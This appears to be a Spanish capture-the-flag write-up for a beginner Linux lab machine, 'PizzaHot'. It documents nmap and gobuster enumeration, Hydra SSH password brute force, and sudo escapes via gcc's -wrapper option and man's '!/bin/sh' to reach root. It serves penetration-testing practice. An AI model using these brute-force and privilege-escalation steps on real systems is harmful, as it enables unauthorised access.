

## PizzaHot – Write-up



STATUS COMPLETADO

Dificultad Principiante

OS: Linux

Creadores: @condorhacks Y @CuriosidadesDeHackers

## Conectividad

Realizamos un ping para ver si tenemos conectividad.

```
(kali㉿kali)-[~]  
$ ping -c1 192.168.1.134  
PING 192.168.1.134 (192.168.1.134) 56(84) bytes of data.  
64 bytes from 192.168.1.134: icmp_seq=1 ttl=64 time=0.213 ms  
  
— 192.168.1.134 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.213/0.213/0.213/0.000 ms
```

Comando: **ping -c1 192.168.1.134**

## Enumeración

Realizamos un escaneo de puertos con **NMAP** para identificar los servicios activos en la máquina víctima.

Comando: **sudo nmap -sCV -p- 192.168.1.134**


```
(kali㉿kali)-[~]  
$ sudo nmap -sCV -p- 192.168.1.134  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 05:40 EDT  
Nmap scan report for pizzahot (192.168.1.134)  
Host is up (0.000092s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)  
|_ ssh-hostkey:  
|   256 0a:55:60:9b:4a:38:07:dc:5b:42:ea:bd:bb:52:63:7f (ECDSA)  
|_   256 e0:81:29:af:4e:2f:6a:55:8e:a0:02:1f:74:c7:fe:3a (ED25519)  
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))  
|_ _http-title: Pizzahot  
|_ _http-server-header: Apache/2.4.59 (Debian)  
MAC Address: 08:00:27:F1:4F:17 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
```

En el resultado del escaneo de puertos podemos observar que están abiertos:

1. 22/tcp(SSH): OpenSSH 9.2p1
2. 80/tcp(HTTP): Apache httpd 2.4.59

Al identificar el servidor web, vamos a centrar nuestra enumeración en ella.

Primero vamos a ingresar a la página web.



Vamos a analizar el código fuente de la página web ya que hay algunos programadores que pueden dejar credenciales, de mientras vamos a enumerar directorios del servidor web con **GoBuster**.

**Comando:** `sudo gobuster dir -u http://192.168.1.134 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php, .html, .jpg`

```
(kali@kali)-[~]
└─$ sudo gobuster dir -u http://192.168.1.134 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.jpg
[sudo] password for kali:

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.134
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,jpg
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 47583]
/.html (Status: 403) [Size: 278]
/assets (Status: 301) [Size: 315] [→ http://192.168.1.134/assets/]
/forms (Status: 301) [Size: 314] [→ http://192.168.1.134/forms/]
/javascript (Status: 301) [Size: 319] [→ http://192.168.1.134/javascript/]
/.html (Status: 403) [Size: 278]
/server-status (Status: 403) [Size: 278]
Progress: 882240 / 882244 (100.00%)

Finished
```

Podemos revisar las páginas a las que se nos redirecciona para ver si encontramos algo de información útil, pero analizando el código fuente del **index.html** hemos encontrado información.





Encontramos un nombre de usuario: **pizzapiña**.

## Explotación

Como hemos encontrado un nombre de usuario vamos a realizar fuerza bruta con la herramienta **Hydra**.

**Comando:** `hydra -l pizzapiña -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.134/`

```
(kali@kali)~$ hydra -l pizzapiña -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.134/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-30 06:28:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.134:22/
[STATUS] 116.00 tries/min, 116 tries in 00:01h, 14344285 to do in 2060:58h, 14 active
[22][ssh] host: 192.168.1.134 login: pizzapiña password: steven
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-30 06:29:26
```

Conseguimos las credenciales:

- usuario: **pizzapiña**
- contraseña: **steven**

Vamos a acceder a la máquina víctima a través de ssh.

**Comando:** `ssh pizzapiña@192.168.1.134`

Introducimos la contraseña y accedemos.

```
(kali@kali)~$ ssh pizzapiña@192.168.1.134
pizzapiña@192.168.1.134's password:
Linux pizzahot 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 29 13:25:39 2024 from 192.168.1.144
pizzapiña@pizzahot:~$
```

## Privilegios

Una vez dentro nuestro objetivo es llegar a ser *root* y encontrar las *flags*.

Lo primero de todo vamos a recoger información.

Realizamos un **Comando:** `ls`

Para listar el contenido que hay en el directorio actual y encontramos un archivo `user.txt` que podría tener una *flag* pero no es el caso.

```
pizzapiña@pizzahot:~$ ls
user.txt
pizzapiña@pizzahot:~$ cat user.txt
sigue buscando
```

Vamos a recoger información de nuestro usuario para ver si pertenecemos a algún grupo diferente al nuestro, pero no es el caso.

**Comando:** `id`

```
pizzapiña@pizzahot:~$ id
uid=1001(pizzapiña) gid=1001(pizzapiña) grupos=1001(pizzapiña)
```

Vamos a revisar que usuarios existen y usan *bash*.

**Comando:** `cat /etc/passwd | grep /bin/bash`

```
pizzapiña@pizzahot:~$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
pizzapiña:x:1001:1001::/home/pizzapiña:/bin/bash
pizzasinpiña:x:1002:1002::/home/pizzasinpiña:/bin/bash
```

Y encontramos que existe otro usuario **pizzasinpiña**.

Una vez obtenida toda esta información vamos a ver como podemos realizar la escalada de privilegios.

Investigamos la versión del *kernel* para ver si podemos aprovechar algún *exploit* existente para esa versión y así escalar privilegios, pero no encontramos nada.

**Comando:** `uname -a`

```
pizzapiña@pizzahot:~$ uname -a
Linux pizzahot 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux
```

Vamos a ver si hay algún archivo binario con el bit **SUID** activado este bit nos permite ejecutar un programa con los privilegios del propietario del archivo.

**Comando:** `find / -perm -4000 2>/dev/null`

```
pizzapiña@pizzahot:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/sbin/exim4
```

Revisamos los binarios, pero no encontramos ninguno interesante.

Vamos a ver los permisos de **sudo** que tiene el usuario actual.

**Comando:** `sudo -l`

```
pizzapiña@pizzahot:~$ sudo -l
[sudo] contraseña para pizzapiña:
Matching Defaults entries for pizzapiña on pizzahot:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzapiña may run the following commands on pizzahot:
  (pizzasinpiña) /usr/bin/gcc
```

Tenemos permisos sudo con el binario **gcc** como usuario **pizzasinpiña**.

Como hemos mencionado antes miramos el binario en la página <https://gtfobins.github.io/> para ver como poder escalar privilegios.

## Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcc -wrapper /bin/sh,-s .
```

**Comando:** `sudo -u pizzasinpiña /usr/bin/gcc -wrapper /bin/sh,-s .`

```
pizzapiña@pizzahot:~$ sudo -u pizzasinpiña /usr/bin/gcc -wrapper /bin/sh,-s .
$ whoami
pizzasinpiña
$ script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
pizzasinpiña@pizzahot:/home/pizzapiña$
```

Y podemos ver que ahora somos el usuario **pizzasinpiña**.

Para ver el prompt vamos a utilizar el **Comando:** `script /dev/null -c bash`

Volvemos a realizar la investigación de antes.

Y encontramos un archivo que podría contener una *flag* y efectivamente.

```
pizzasinpiña@pizzahot:~$ ls
user.txt
pizzasinpiña@pizzahot:~$ cat user.txt
```

Ahora vamos a ver como escalar privilegios para llegar a ser *root*.

Volvemos a realizar la investigación de antes.

```
pizzasinpiña@pizzahot:/home/pizzapiña$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/sbin/exim4
pizzasinpiña@pizzahot:/home/pizzapiña$ sudo -l
Matching Defaults entries for pizzasinpiña on pizzahot:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User pizzasinpiña may run the following commands on pizzahot:
(root) NOPASSWD: /usr/bin/man
(ALL) NOPASSWD: /usr/bin/sudo -l
```

No encontramos ningún archivo interesante con el bit **SUID** activo por lo que pasamos a ver los permisos **sudo** que tiene el usuario **pizzasinpiña**.

Y encontramos que podemos ejecutar el binario **man** como *root* sin tener que proporcionar la contraseña, por lo que volvemos a mirar en la página <https://gtfobins.github.io/>

## | Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```

Comando: **sudo -u root /usr/bin/man man**

```
pizzasinpiña@pizzahot:~$ sudo -u root /usr/bin/man man
```

```
File Actions Edit View Help
MAN(1) Utilidades de paginador del manual MAN(1)
NOMBRE
man - interfaz de los manuales de referencia del sistema
SINOPSIS
man [opciones de man] [[sección] página ...] ...
man -k [opciones de apropos] regexp ...
man -K [opciones de man] [sección] term ...
man -f [whatis opciones] página ...
man -l [opciones de man] archivo ...
man -w|-W [opciones de man] página ...
DESCRIPCIÓN
man es el paginador de manuales del sistema. Cada argumento de página dado a man normalmente es el nombre de un programa, utilidad o función.
La página de manual asociada con cada uno de estos argumentos es, pues, encontrada y mostrada. Si se proporciona una sección, man mirará solo
en esa sección del manual. La acción predeterminada es buscar en todas las secciones disponibles siguiendo un orden predefinido (véase
DEFAULTS), y mostrar solo la primera página encontrada, incluso si la página existe en varias secciones.
La tabla de abajo muestra los números de sección del manual seguidos por los tipos de página que contienen.
1 Programas ejecutables u órdenes de la shell
2 Llamadas al sistema (funciones proporcionadas por el núcleo)
3 Llamadas a biblioteca (funciones dentro de bibliotecas de programa)
4 Archivos especiales (normalmente se encuentran en /dev)
5 Formatos de archivo y convenios, p.e. /etc/passwd
6 Juegos
7 Miscelánea (incluidos paquetes de macros y convenios), p.e. man(7), groff(7), man-pages(7)
8 Órdenes de administración del sistema (normalmente solo para root)
9 Rutinas del núcleo [No estándar]
Una página de manual contiene varias secciones.
Manual page man(1) line 1 (press h for help or q to quit)
```

Introducimos la instrucción que nos indican en GTFOBins **!/bin/sh**

```
!/bin/sh
```

Y conseguimos ser el usuario **root**.

```
pizzasinpiña@pizzahot:~$ sudo -u root /usr/bin/man man
# whoami
root
# script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
root@pizzahot:/home/pizzasinpiña#
```

Y buscamos la **flag** hasta encontrarla.

```
root@pizzahot:~# pwd
/root
root@pizzahot:~# cat root.txt
```